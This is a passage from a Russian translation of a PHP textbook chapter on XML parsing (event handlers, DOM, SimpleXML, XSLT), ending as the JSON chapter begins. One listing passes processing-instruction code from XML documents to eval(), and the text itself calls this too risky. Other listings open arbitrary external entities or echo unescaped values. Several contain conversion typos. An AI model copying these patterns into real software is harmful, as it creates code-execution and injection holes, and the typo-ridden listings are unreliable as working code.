<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
"http://my.netscape.com/publish/formats/rss-0.91.dtd">
<rss version="0.91">
  <channel>
    <item>
      <title>Man Bites Dog</title>
      <link>http://www.example.com/dog.php</link>
      <description>Ironic turnaround!</description>
      <language>en-us</language>
    </item>
    <item>
      <title>Medical Breakthrough!</title>
      <link>http://www.example.com/doc.php</link>
      <description>Doctors announced a cure for me.</description>
      <language>en-us</language>
    </item>
  </channel>
</rss>
```

## Разбор XML

Представьте набор файлов XML, содержащих информацию о книге. Чтобы построить индекс с заголовком документа и автором, нужно разобрать файлы XML, идентифицировать элементы **title** и **author** и выделить их содержимое. Это можно сделать вручную с помощью регулярных выражений и строковых функций вроде `strtok()`, но эта задача не так проста, как кажется. Кроме того, названное решение может давать сбой даже на действительных документах XML. Проще и быстрее воспользоваться одним из парсеров XML, входящих в поставку PHP.

PHP включает три парсера XML: библиотеку, управляемую событиями, на базе C-библиотеки Expat, библиотеку на базе DOM и парсер для разбора простых документов XML — SimpleXML.

Чаще всего используется событийная библиотека, которая позволяет определить, какие теги XML присутствуют и что они содержат, но не помогает проверить их правильность (что на практике обычно не создает проблем). Событийный парсер XML вызывает различные функции-обработчики, предоставленные вами, в процессе чтения документа и при возникновении определенных событий (например, достижения начала или конца документа).

В следующих разделах мы рассмотрим обработчики, функции их назначения, а также события, по которым они вызываются. Также мы представим примеры

функций для создания парсера, генерирующего карту документа XML в памяти, объединенные в приложения для структурированного вывода XML.

## Обработчики элементов

Когда парсер обнаруживает начало или конец элемента, он вызывает соответствующие обработчики. Для назначения обработчиков используется функция `xml_set_element_handler()`:

```
xml_set_element_handler(парсер, начало_элемента, конец_элемента);
```

Параметры *начало\_элемента* и *конец\_элемента* содержат имена функций-обработчиков.

Обработчик начала элемента вызывается при обнаружении парсером XML начала элемента:

```
startElementHandler(парсер, элемент, &атрибуты);
```

Обработчик получает три параметра: ссылку на парсер XML, вызывающий обработчик, имя открываемого элемента и массив атрибутов, обнаруженных парсером для элемента. Для ускорения массив *\$атрибуты* передается по ссылке.

В листинге 12.2 содержится код обработчика начала элемента `startElement()`. Этот обработчик просто выводит имя элемента в жирном начертании, а атрибуты заливает серым цветом.

### Листинг 12.2. Обработчик начала элемента

```
function startElement($parser, $name, $attributes) {
    $outputAttributes = array();

    if (count($attributes)) {
        foreach($attributes as $key => $value) {
            $outputAttributes[] = "<font color=\"gray\">{ $key}={ $value}</font>";
        }
    }

    echo "&lt;<b>{ $name}</b> " . join(' ', $outputAttributes) . '&gt;';
}
```

Обработчик конца элемента вызывается при достижении парсером конца элемента:

```
endElementHandler(парсер, элемент);
```

Он получает два параметра: ссылку на парсер XML, вызывающий обработчик, и имя закрываемого элемента.

В листинге 12.3 приведен код обработчика конца элемента, который форматирует выводимый элемент.

**Листинг 12.3.** Обработчик конца элемента

```
function endElement($parser, $name) {
    echo "&lt;<b>/{ $name}</b>&gt;";
}
```

## Обработчик символьных данных

Весь текст между элементами (символьные данные, или CDATA в терминологии XML) обрабатывается обработчиком символьных данных. Обработчик, назначенный функцией `xml_set_character_data_handler()`, вызывается после каждого блока символьных данных:

```
xml_set_character_data_handler(парсер, обработчик);
```

Обработчик символьных данных получает ссылку на парсер XML, вызывающий обработчик, и строку с символьными данными:

```
characterDataHandler(парсер, CDATA);
```

Простой обработчик символьных данных, который только выводит данные:

```
function characterData($parser, $data) {
    echo $data;
}
```

## Инструкции по обработке

*Инструкции по обработке* используются в XML для встраивания скриптов и другого кода в документ. Сам код PHP может рассматриваться как инструкция по обработке, а со стилем тегов `<?php ... ?>` он соответствует формату разметки кода в XML. Парсер XML вызывает обработчик инструкций при обнаружении инструкции по обработке. Обработчик назначается функцией `xml_set_processing_instruction_handler()`:

```
xml_set_processing_instruction_handler(парсер, обработчик);
```

Инструмент по обработке выглядит так:

```
<? инструкции ?>
```

Обработчик инструкций по обработке получает ссылку на парсер XML, вызвавший обработчик, тип цели (например, `'php'`) и собственно инструкции:

```
processingInstructionHandler(парсер, цель, инструкции);
```

Вы можете поступить с инструкциями по обработке так, как сочтете нужным. Например, встроить код PHP в документ XML и в процессе разбора документа выполнить код PHP функцией `eval()` как в листинге 12.4. Конечно, чтобы включать код `eval()` в обрабатываемые документы, необходимо доверять им. Функция `eval()` выполняет любой код, который ей передан, — даже уничтожающий файлы или отправляющий пароли злоумышленнику. На практике подобное выполнение произвольного кода слишком рискованно.

**Листинг 12.4.** Обработчик инструкций по обработке

```
function processing_instruction($parser, $target, $code) {
    if ($target === 'php') {
        eval($code);
    }
}
```

## Обработчики сущностей

*Сущности* (entities) в XML заменяют другие данные. В XML поддерживаются пять стандартных сущностей (`&amp;`, `&gt;`, `&lt;`, `&quot;` и `&apos;`), но документы XML могут определять собственные сущности. Многие определения сущностей не активизируют события, а парсер XML расширяет многие сущности в документах перед вызовом других обработчиков.

В библиотеке XML для PHP предусмотрена особая поддержка двух типов сущностей, внешних и неразобранных. *Внешней* называется сущность, текст замены которой определяется именем файла или URL (а не задается явно в файле XML). Если вы определите обработчик, который будет вызываться для вхождения внешних сущностей в символьных данных, вам придется самостоятельно разбирать содержимое файла или URL.

За неразобранной сущностью должно следовать объявление нотации, и несмотря на то что вы можете определить обработчики для объявлений неразобранных сущностей и нотации, вхождения неразобранных сущностей удаляются из текста перед вызовом обработчика символьных данных.

### Внешние сущности

Ссылки на внешние сущности позволяют включать в документы XML другие документы XML. Как правило, обработчик ссылки на внешнюю сущность открывает указанный файл, разбирает его содержимое и включает результаты в текущий документ. Обработчик назначается функцией `xml_set_external_entity_ref_handler()`, которая получает ссылку на парсер XML и имя функции-обработчика:

```
xml_set_external_entity_ref_handler(парсер, обработчик);
```

Обработчик ссылки на внешнюю сущность получает пять параметров: парсер, вызвавший обработчик, имя сущности, унифицированный идентификатор ресурса (URI) для преобразования идентификатора сущности (в настоящее время всегда пуст), системный идентификатор (например, имя файла) и общедоступный идентификатор сущности, определенный в объявлении сущности. Пример:

```
externalEntityHandler(парсер, сущность, базовый, системный, общедоступный);
```

Если ваш обработчик ссылки на внешнюю сущность возвращает `false` (если не возвращает значения), разбор XML останавливается с ошибкой `XML_ERROR_EXTERNAL_ENTITY_HANDLING`. Если возвращается `true`, то разбор продолжается.

В листинге 12.5 продемонстрирован разбор документов XML по внешним ссылкам. Определите две функции, `createParser()` и `parse()`, которые будут выполнять реальную работу по созданию и передаче данных парсеру XML. Обе функции могут использоваться для разбора документов верхнего уровня и любых документов, включенных по внешним ссылкам. Такие функции описываются в разделе «Использование парсера». Обработчик ссылок на внешние сущности просто определяет файл, который должен передаваться этим функциям.

#### **Листинг 12.5.** Обработчик ссылок на внешние сущности

```
function externalEntityReference($parser, $names, $base, $systemID, $publicID) {
    if ($systemID) {
        if (!list ($parser, $fp) = createParser($systemID)) {
            echo "Error opening external entity {$systemID}\n";

            return false;
        }

        return parse($parser, $fp);
    }

    return false;
}
```

### **Неразобранные сущности**

Объявление неразобранной сущности должно сопровождаться объявлением нотации:

```
<!DOCTYPE doc [
  <!NOTATION jpeg SYSTEM "image/jpeg">
  <!ENTITY logo SYSTEM "php-tiny.jpg" NDATA jpeg>
]>
```

Обработчик объявления нотации регистрируется функцией `xml_set_notation_decl_handler()`:

```
xml_set_notation_decl_handler(парсер, обработчик);
```

Обработчик будет вызываться с пятью параметрами:

```
notationHandler(парсер, нотация, базовый, системный, общедоступный);
```

Параметр *базовый* содержит базовый URI для преобразования идентификатора нотации (в настоящее время всегда пуст). Задается либо *системный* идентификатор записи, либо *общедоступный*, но не оба сразу.

Функция `xml_set_unparsed_entity_decl_handler()` используется для регистрации обработчика неразобранных сущностей:

```
xml_set_unparsed_entity_decl_handler(парсер, обработчик);
```

Обработчик будет вызываться с шестью параметрами:

```
unparsedEntityHandler(парсер, сущность, базовый, системный, общедоступный,  
нотация);
```

Параметр *нотация* идентифицирует объявление нотации, с которым связывается эта неразобранная сущность.

## Обработчик по умолчанию

Для любого другого события (например, объявления XML и типа документа XML) вызывается обработчик по умолчанию. Для его назначения используется функция `xml_set_default_handler()`:

```
xml_set_default_handler(парсер, обработчик);
```

Обработчик будет вызываться с двумя параметрами:

```
defaultHandler(парсер, текст);
```

Параметр *текст* имеет разные значения в зависимости от события, активизирующего обработчик по умолчанию. В листинге 12.6 при вызове обработчика по умолчанию просто выводится заданная строка.

### Листинг 12.6. Обработчик по умолчанию

```
function default($parser, $data) {  
    echo "<font color=\"red\">XML: Default handler called with '{$data}'</font>\n";  
}
```

## Параметры конфигурации

Парсер XML поддерживает ряд параметров конфигурации, управляющих исходной и целевой кодировкой и выравниванием регистра. Функция `xml_parser_set_option()` присваивает параметру значение:

```
xml_parser_set_option(парсер, параметр, значение);
```

Аналогичным образом функция `xml_parser_get_option()` используется для запроса у парсера информации о его параметрах конфигурации:

```
$value = xml_parser_get_option(парсер, параметр);
```

### Кодировка символов

Парсер XML, используемый PHP, поддерживает работу с данными системы Юникод в разных кодировках. Во внутреннем представлении строки PHP всегда кодируются в UTF-8, но документы, разобранные парсером XML, также могут использовать кодировку ISO-8859-1, US-ASCII или UTF-8. Кодировку UTF-16 парсер не поддерживает.

При создании парсера XML можно назначить кодировку, которая должна использоваться для разбираемого файла. Если кодировка не указана, предполагается, что используется исходная кодировка ISO-8859-1. При обнаружении символа, выходящего за диапазон возможных значений в исходной кодировке, парсер XML вернет ошибку и немедленно прервет обработку документа.

Целевой кодировкой для парсера является кодировка, в которой парсер XML передает данные функциям-обработчикам (обычно она совпадает с исходной кодировкой). В любой момент жизненного цикла парсера XML целевая кодировка может быть изменена. Любые символы, выходящие за предел диапазона символов целевой кодировки, заменяются вопросительным знаком (?).

Для получения или назначения кодировки текста, передаваемого функциям обратного вызова, используйте константу `XML_OPTION_TARGET_ENCODING`. Допустимые значения: "ISO-8859-1" (по умолчанию), "US-ASCII" и "UTF-8".

### Выравнивание регистра

По умолчанию имена элементов и атрибутов в документах XML получают верхний регистр. Чтобы отключить это поведение (и получить имена элементов, чувствительные к регистру символов), присвойте параметру `XML_OPTION_CASE_FOLDING` значение `false` функцией `xml_parser_set_option()`:

```
xml_parser_set_option(XML_OPTION_CASE_FOLDING, false);
```



## Игнорирование пробелов

Присвойте значение параметру `XML_OPTION_SKIP_WHITE`, чтобы игнорировать значения, состоящие исключительно из пробелов.

```
xml_parser_set_option(XML_OPTION_SKIP_WHITE, true);
```

## Усечение имен тегов

При создании парсера можно приказать ему отсекаать символы в начале каждого имени тега. Чтобы в начале каждого тега отсекалось заданное количество символов, передайте это значение в параметре `XML_OPTION_SKIP_TAGSTART`:

```
xml_parser_set_option(XML_OPTION_SKIP_TAGSTART, 4);  
// <xsl:name> усекается до "name"
```

В этом случае имя тега будет усекааться на четыре символа.

## Использование парсера

Чтобы использовать парсер XML, создайте парсер вызовом `xml_parser_create()`, назначьте обработчики и параметры парсера, а затем передавайте фрагменты данных функцией `xml_parse()`, пока данные не будут исчерпаны или парсер не вернет ошибку.

После завершения обработки освободите парсер вызовом `xml_parser_free()`.

Функция `xml_parser_create()` возвращает парсер XML:

```
$parser = xml_parser_create([кодировка]);
```

Необязательный параметр *кодировка* задает кодировку текста в разбираемом файле ("ISO-8859-1", "US-ASCII" или "UTF-8").

Функция `xml_parse()` возвращает `true`, если разбор прошел успешно, или `false` — в противном случае:

```
$success = xml_parse(парсер, данные[, последний ]);
```

Аргумент *данные* содержит строку XML для обработки. Необязательный параметр *последний* должен быть равен `true` для разбора последнего блока данных.

Чтобы вам было удобнее работать с вложенными документами, напишите функции, которые создают парсер и настраивают его параметры и обработчики. Так конфигурация параметров и обработчиков будет храниться в одном месте и они не будут дублироваться в обработчике ссылок на внешние сущности. В листинге 12.7 приведена такая функция.

### Листинг 12.7. Создание парсера

```
function createParser($filename) {
    $fh = fopen($filename, 'r');
    $parser = xml_parser_create();

    xml_set_element_handler($parser, "startElement", "endElement");
    xml_set_character_data_handler($parser, "characterData");
    xml_set_processing_instruction_handler($parser, "processingInstruction");
    xml_set_default_handler($parser, "default");

    return array($parser, $fh);
}

function parse($parser, $fh) {
    $blockSize = 4 * 1024; // чтение блоками по 4 Кбайт

    while ($data = fread($fh, $blockSize)) {
        if (!xml_parse($parser, $data, feof($fh))) {
            // произошла ошибка: сообщить пользователю, где именно
            echo 'Parse error: ' . xml_error_string($parser) . " at line " .
                xml_get_current_line_number($parser);

            return false;
        }
    }

    return true;
}

if (list ($parser, $fh) = createParser("test.xml")) {
    parse($parser, $fh);
    fclose($fh);

    xml_parser_free($parser);
}
```

## Ошибки

Функция `xml_parse()` возвращает `true`, если разбор завершился успешно, или `false` при возникновении ошибки. Если что-то пошло не так, используйте функцию `xml_get_error_code()` для получения кода идентификации ошибки:

```
$error = xml_get_error_code($parser);
```

Код ошибки соответствует одной из следующих констант ошибок:

```
XML_ERROR_NONE
XML_ERROR_NO_MEMORY
XML_ERROR_SYNTAX
XML_ERROR_NO_ELEMENTS
XML_ERROR_INVALID_TOKEN
```

```
XML_ERROR_UNCLOSED_TOKEN
XML_ERROR_PARTIAL_CHAR
XML_ERROR_TAG_MISMATCH
XML_ERROR_DUPLICATE_ATTRIBUTE
XML_ERROR_JUNK_AFTER_DOC_ELEMENT
XML_ERROR_PARAM_ENTITY_REF
XML_ERROR_UNDEFINED_ENTITY
XML_ERROR_RECURSIVE_ENTITY_REF
XML_ERROR_ASYNC_ENTITY
XML_ERROR_BAD_CHAR_REF
XML_ERROR_BINARY_ENTITY_REF
XML_ERROR_ATTRIBUTE_EXTERNAL_ENTITY_REF
XML_ERROR_MISPLACED_XML_PI
XML_ERROR_UNKNOWN_ENCODING
XML_ERROR_INCORRECT_ENCODING
XML_ERROR_UNCLOSED_CDATA_SECTION
XML_ERROR_EXTERNAL_ENTITY_HANDLING
```

Как правило, константы особой пользы не приносят. Используйте функцию `xml_error_string()` для преобразования кода ошибки в строку, которая может использоваться в сообщении об ошибке:

```
$message = xml_error_string(code);
```

Пример:

```
$error = xml_get_error_code($parser);
if ($error != XML_ERROR_NONE) {
    die(xml_error_string($error));
}
```

## Методы как обработчики

Так как PHP поддерживает глобальные функции и переменные, любой компонент приложения, для работы которого необходимо несколько функций или переменных, является кандидатом для ООП. Разбор XML обычно требует отслеживания текущей позиции (например, «только что был обнаружен открывающий элемент `title`, поэтому отслеживать символьные данные до обнаружения закрывающего элемента `title`») в переменных. И конечно, вам придется написать несколько функций-обработчиков для управления состоянием и выполнения реальной работы. Упаковка этих функций и переменных в класс позволит хранить их отдельно от остального кода, а также упростит их повторное использование.

Используйте функцию `xml_set_object()` для регистрации объекта в парсере. После того как объект будет зарегистрирован, парсер XML начнет искать обработчики среди методов этого объекта, а не среди глобальных функций:

```
xml_set_object(объект);
```

## Пример разбора XML в приложении

Разработаем программу, которая будет разбирать файл XML и выводить разные виды информации, полученной в результате разбора. Файл XML из листинга 12.8 содержит информацию о книгах.

### Листинг 12.8. Файл books.xml

```
<?xml version="1.0" ?>
<library>
  <book>
    <title>Programming PHP</title>
    <authors>
      <author>Rasmus Lerdorf</author>
      <author>Kevin Tatroe</author>
      <author>Peter MacIntyre</author>
    </authors>
    <isbn>1-56592-610-2</isbn>
    <comment>A great book!</comment>
  </book>
  <book>
    <title>PHP Pocket Reference</title>
    <authors>
      <author>Rasmus Lerdorf</author>
    </authors>
    <isbn>1-56592-769-9</isbn>
    <comment>It really does fit in your pocket</comment>
  </book>
  <book>
    <title>Perl Cookbook</title>
    <authors>
      <author>Tom Christiansen</author>
      <author whereabouts="fishing">Nathan Torkington</author>
    </authors>
    <isbn>1-56592-243-3</isbn>
    <comment>Hundreds of useful techniques, most
    applicable to PHP as well as Perl</comment>
  </book>
</library>
```

Приложение PHP разбирает файл и выводит список книг, в котором содержатся только их названия и авторы (рис. 12.1). Названия оформлены как ссылки на страницы с полной информацией о книге (рис. 12.2).

Мы определили класс `BookList`, конструктор которого разбирает файл XML и строит список записей. В классе `BookList` определили два метода, которые генерируют результат по этому списку записей. Метод `showMenu()` генерирует список книг, а метод `showBook()` выводит подробную информацию о конкретной книге.




Рис. 12.1. СПИСОК КНИГ




Рис. 12.2. Подробная информация о книге

В процессе разбора файла необходимо хранить запись, текущий элемент и элементы, соответствующие записям (`book`) и полям (`title`, `author`, `isbn` и `comment`). Свойство `$record` содержит текущую запись в процессе построения, а `$currentField` — имя поля, обрабатываемого в настоящий момент (например, `title`).

Свойство `$records` содержит массив всех записей, прочитанных на данный момент.

Два ассоциативных массива, `$fieldType` и `$endsRecord`, сообщают, какие элементы соответствуют полям записи и какой закрывающий элемент сигнализирует о конце записи. Элемент `$fieldType` содержит значения 1 или 2, соответствующие простому скалярному полю (например, `title`) или массиву значений (например, `author`) соответственно. Эти массивы инициализируются в конструкторе.

Сами обработчики относительно тривиальны. Обнаружив начало элемента, мы определяем, соответствует ли этот элемент интересующему нас полю. Если да,

мы задаем свойству `$currentField` имя этого поля, так что при обнаружении символьных данных (например, названия книги) мы знаем, к какому полю относится это значение. При получении символьных данных мы добавляем их к соответствующему полю текущей записи, если переменная `$currentField` указывает, что мы находимся в этом поле. Достигая конца элемента, мы проверяем, является ли он концом записи. Если да, то текущая запись добавляется в массив завершенных записей.

Один скрипт PHP, приведенный в листинге 12.9, обеспечивает работу обеих страниц — как списка книг, так и подробной информации о книге. Элементы списка книг содержат обратные ссылки на URL списка с параметром `GET`, определяющим код ISBN выводимой книги.

#### Листинг 12.9. bookparse.php

```
<html>
<head>
<title>My Library</title>
</head>

<body>
<?php
class BookList {
const FIELD_TYPE_SINGLE = 1;
const FIELD_TYPE_ARRAY = 2;
const FIELD_TYPE_CONTAINER = 3;

var $parser;
var $record;
var $currentField = '';
var $fieldType;
var $endsRecord;
var $records;

function __construct($filename) {
$this->parser = xml_parser_create();
xml_set_object($this->parser, $this);
xml_set_element_handler($this->parser, "elementStarted", "elementEnded");
xml_set_character_data_handler($this->parser, "handleCdata");

$this->fieldType = array(
'title' => self::FIELD_TYPE_SINGLE,
'author' => self::FIELD_TYPE_ARRAY,
'isbn' => self::FIELD_TYPE_SINGLE,
'comment' => self::FIELD_TYPE_SINGLE,
);

$this->endsRecord = array('book' => true);
```

```

$xml = join('', file($filename));
$xml_parse($this->parser, $xml);

$xml_parser_free($this->parser);
}

function elementStarted($parser, $element, &$attributes) {
$element = strtolower($element);

if ($this->fieldType[$element] != 0) {
$this->currentField = $element;
}
else {
$this->currentField = '';
}
}

function elementEnded($parser, $element) {
$element = strtolower($element);

if ($this->endsRecord[$element]) {
$this->records[] = $this->record;
$this->record = array();
}

$this->currentField = '';
}

function handleCdata($parser, $text) {
if ($this->fieldType[$this->currentField] == self::FIELD_TYPE_SINGLE) {
$this->record[$this->currentField] .= $text;
}
else if ($this->fieldType[$this->currentField] == self::FIELD_TYPE_ARRAY) {
$this->record[$this->currentField][] = $text;
}
}

function showMenu() {
echo "<table>\n";

foreach ($this->records as $book) {
echo "<tr>";
echo "<th><a href=\"{" . $_SERVER['PHP_SELF'] . "}?isbn={\$book['isbn']}\">";
echo "{\$book['title']}</a></th>";
echo "<td>" . join(', ', $book['author']) . "</td>\n";
echo "</tr>\n";
}

echo "</table>\n";
}

function showBook($isbn) {

```

```

foreach ($this->records as $book) {
if ($book['isbn'] !== $isbn) {
continue;
}

echo "<p><b>{$book['title']}</b> by " . join(', ', $book['author']) . "<br />";
echo "ISBN: {$book['isbn']}<br />";
echo "Comment: {$book['comment']}</p>\n";
}

echo "<p>Back to the <a href=\"{\$_SERVER['PHP_SELF']}\">list of books</a>.</
p>";
}
}

$library = new BookList("books.xml");
if (isset($_GET['isbn'])) {
// вернуть информацию об одной книге
$library->showBook($_GET['isbn']);
}
else {
// выводит список книг
$library->showMenu();
} ?>
</body>
</html>

```

## Разбор XML парсером DOM

Парсер DOM, включенный в PPH, намного проще в использовании, но экономия на сложности оборачивается повышенными затратами памяти. Вместо того чтобы генерировать события и разрешать обработку документа в процессе разбора, парсер DOM получает документ XML и возвращает дерево с узлами и элементами:

```

$parser = new DOMDocument();
$parser->load("books.xml");
processNodes($parser->documentElement);

function processNodes($node) {
foreach ($node->childNodes as $child) {
if ($child->nodeType == XML_TEXT_NODE) {
echo $child->nodeValue;
}
else if ($child->nodeType == XML_ELEMENT_NODE) {
processNodes($child);
}
}
}
}

```



# Разбор XML из SimpleXML

Если вы работаете с очень простыми документами XML, можно подумать об использовании третьей библиотеки, входящей в PHP, — SimpleXML. Она не позволяет генерировать документы, как это делает расширение DOM, и не обладает такой гибкостью или эффективностью по памяти, как расширение, управляемое событиями, но значительно упрощает чтение, разбор и обход простых документов XML.

SimpleXML получает файл, строку или документ DOM (созданный при помощи расширения DOM) и генерирует объект, свойства которого представляют собой массивы, открывающие доступ к элементам каждого узла. Для обращения к элементу массива можно использовать числовые индексы, а к атрибуту — нечисловые. Наконец, можно выполнить строковое преобразование для любого значения, чтобы получить текстовое значение элемента.

Например, следующий фрагмент выводит все названия книг из документа `books.xml`:

```
$document = simplexml_load_file("books.xml");
foreach ($document->book as $book) {
    echo $book->title . "\r\n";
}
```

При помощи метода `children()` можно перебрать дочерние узлы заданного узла. Аналогичным образом метод `attributes()` объекта используется для перебора атрибутов узла:

```
$document = simplexml_load_file("books.xml");

foreach ($document->book as $node) {
    foreach ($node->attributes() as $attribute) {
        echo "{$attribute}\n";
    }
}
```

Наконец, при помощи метода `asXml()` объекта можно получить XML-разметку документа в формате XML. Это позволяет вам изменить значения в своем документе и записать его обратно на диск:

```
$document = simplexml_load_file("books.xml");

foreach ($document->children() as $book) {
    $book->title = "New Title";
}

file_put_contents("books.xml", $document->asXml());
```

## Преобразование XML на базе XSLT

XSLT (extensible stylesheet language transformations) — язык преобразования документов XML в другую разметку XML, HTML или любой другой формат. Например, многие сайты предлагают свое содержимое в нескольких форматах — самыми распространенными являются HTML, HTML для печати и WML (wireless markup language). Простейший способ генерирования нескольких представлений одного и того же заключается в поддержке одной формы содержимого в XML с последующим генерированием HTML, HTML для печати или WML средствами XSLT.

Расширение XSLT в PHP использует библиотеку C Libxslt для обеспечения поддержки XSLT.

В преобразовании XSLT задействованы три документа: исходный документ XML, документ XSLT с правилами преобразования и итоговый документ. Последний документ не обязан быть документом XML, причем XSLT часто используется для генерирования HTML из XML. Чтобы выполнить преобразование XSLT в PHP, создайте процессор XSLT, передайте ему данные для преобразования, а затем уничтожьте его.

Чтобы создать процессор, создайте новый объект `XsltProcessor`:

```
$processor = new XsltProcessor;
```

Разберите файлы XML и XSL в объекты DOM:

```
$xml = new DomDocument;  
$xml->load($filename);  
  
$xsl = new DomDocument;  
$xsl->load($filename);
```

Присоедините правила XML к объекту:

```
$processor->importStyleSheet($xsl);
```

Обработайте файл вызовом метода `transformToDoc()`, `transformToUri()` или `transformToXml()`:

```
$result = $processor->transformToXml($xml);
```

Каждый из этих методов в параметре получает объект DOM, представляющий документ XML.

В листинге 12.10 приведен документ XML, который мы будем преобразовывать. По своему формату он аналогичен большинству документов новостей в интернете.

### Листинг 12.10. Документ XML

```
<?xml version="1.0" ?>

<news xmlns:news="http://slashdot.org/backslash.dtd">
  <story>
    <title>O'Reilly Publishes Programming PHP</title>
    <url>http://example.org/article.php?id=20020430/458566</url>
    <time>2002-04-30 09:04:23</time>
    <author>Rasmus and some others</author>
  </story>

  <story>
    <title>Transforming XML with PHP Simplified</title>
    <url>http://example.org/article.php?id=20020430/458566</url>
    <time>2002-04-30 09:04:23</time>
    <author>k.tatroe</author>
    <teaser>Check it out</teaser>
  </story>
</news>
```

В листинге 12.11 приведен документ XSL, который будет использоваться для преобразования документа XML в HTML. Каждый элемент `xsl:template` содержит правило для обработки части входного документа.

### Листинг 12.11. Преобразование XSL для элементов новостей

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html" indent="yes" encoding="utf-8" />

<xsl:template match="/news">
  <html>
  <head>
    <title>Current Stories</title>
  </head>
  <body bgcolor="white" >
    <xsl:call-template name="stories"/>
  </body>
  </html>
</xsl:template>

<xsl:template name="stories">
  <xsl:for-each select="story">
    <h1><xsl:value-of select="title" /></h1>

    <p>
      <xsl:value-of select="author"/> (<xsl:value-of select="time"/>)<br />
      <xsl:value-of select="teaser"/>
      [ <a href="{url}">More</a> ]
    </p>
```

```
<hr />
</xsl:for-each>
</xsl:template>

</xsl:stylesheet>
```

Листинг 12.12 содержит очень небольшой объем кода, необходимый для преобразования документа XML в документ HTML с использованием таблицы стилей XSL. Программа создает процессор, использует его для обработки файлов и выводит результат.

**Листинг 12.12.** Преобразование XSL

```
<?php
$processor = new XsltProcessor;

$xml = new DOMDocument;
$xml->load("rules.xml");
$processor->importStyleSheet($xml);

$xml = new DomDocument;
$xml->load("feed.xml");
$result = $processor->transformToXml($xml);

echo "<pre>{$result}</pre>";
```

В книге Дуга Тидуэлла «XSLT» (2-е издание, Символ-Плюс, 2009) PHP не рассматривается, зато в ней вы найдете подробное руководство по синтаксису таблиц стилей XSLT.

## Что дальше?

Хотя XML остается основным форматом обмена данными, формат JSON – упрощенная версия инкапсуляции данных JavaScript – быстро завоевал место фактического стандарта простого, удобочитаемого и компактного формата для передачи ответов веб-служб и других данных. Обратимся к нему в следующей главе.

Как и XML, формат JSON (JavaScript object notation) проектировался как стандартизированный формат обмена данными. Однако в отличие от XML, JSON в высшей степени компактен и удобочитаем. И хотя многие аспекты синтаксиса были позаимствованы из JavaScript, JSON проектировался как формат, не зависящий от языка.

В основе JSON лежат две структуры: коллекции пар «имя — значение», называемые *объектами* (аналог ассоциативных массивов PHP) и упорядоченные списки значений, называемые *массивами* (аналог индексированных массивов PHP). Каждое значение может относиться к одному из нескольких типов: объекту, массиву, строке, числу, логическому значению TRUE или FALSE, а также к отсутствию значения — NULL.

## Использование JSON

Расширение `json`, включаемое по умолчанию в большинство установок PHP, изначально поддерживает преобразование данных из переменных PHP в формат JSON и обратно.

Для получения представления переменной PHP в формате JSON используется функция `json_encode()`:

```
$data = array(1, 2, "three");
$jsonData = json_encode($data);
echo $jsonData;
[1, 2, "three"]
```

Строка, содержащая данные JSON, преобразуются в переменную PHP функцией `json_decode()`:

```
$jsonData = "[1, 2, [3, 4], \"five\"]";
$data = json_decode($jsonData);
print_r($data);
Array( [0] => 1 [1] => 2 [2] => Array( [0] => 3 [1] => 4 ) [3] => five)
```

Если строка содержит недействительную разметку JSON или не закодирована в формате UTF-8, возвращается одиночное значение `NULL`.

Типы значений в JSON преобразуются в аналоги PHP следующим образом:

#### **object**

Ассоциативный массив, содержащий пары «ключ — значение» объекта. Каждое значение также преобразуется в аналог PHP.

#### **array**

Индексируемый массив со значениями, каждое из которых преобразуется в свой эквивалент в PHP.

#### **string**

Преобразуется непосредственно в строку PHP.

#### **number**

Возвращает число. Если значение слишком велико для представления числовым значением PHP, возвращается `NULL`. Если же при этом функция `json_decode()` не была вызвана с управляющим параметром `JSON_BIGINT_AS_STRING`, возвращается строка.

#### **boolean**

Логическое значение `true` преобразуется в `TRUE`, а логическое значение `false` — в `FALSE`.

#### **null**

Значение `null`, а также любое другое значение, которое не удастся декодировать, преобразуется в `NULL`.

## **Сериализация объектов PHP**

Несмотря на похожие названия, прямого соответствия между объектами PHP и объектами JSON нет — то, что в JSON называется объектом, в PHP является ассоциативным массивом. Чтобы преобразовать данные JSON в экземпляр класса PHP, вы должны написать код на основании формата, возвращаемого API.

Однако интерфейс `JsonSerializable` позволяет легко преобразовать объекты в данные JSON, как вам нужно. Если класс объекта не реализует интерфейс, `json_encode()` просто создает объект JSON, содержащий ключи и значения, соответствующие элементам данных объекта.

В противном случае `json_encode()` вызывает метод `jsonSerialize()` для класса и использует его для сериализации данных объекта.

Листинг 13.1 добавляет интерфейс `JsonSerializable` к классам `Book` и `Author`.

**Листинг 13.1.** Сериализация `Book` и `Author` в данные JSON

```
class Book implements JsonSerializable {
    public $id;
    public $name;
    public $edition;

    public function __construct($id) {
        $this->id = $id;
    }

    public function jsonSerialize() {
        $data = array(
            'id' => $this->id,
            'name' => $this->name,
            'edition' => $this->edition,
        );

        return $data;
    }
}

class Author implements JsonSerializable {
    public $id;
    public $name;
    public $books = array();

    public function __construct($id) {
        $this->id = $id;
    }

    public function jsonSerialize() {
        $data = array(
            'id' => $this->id,
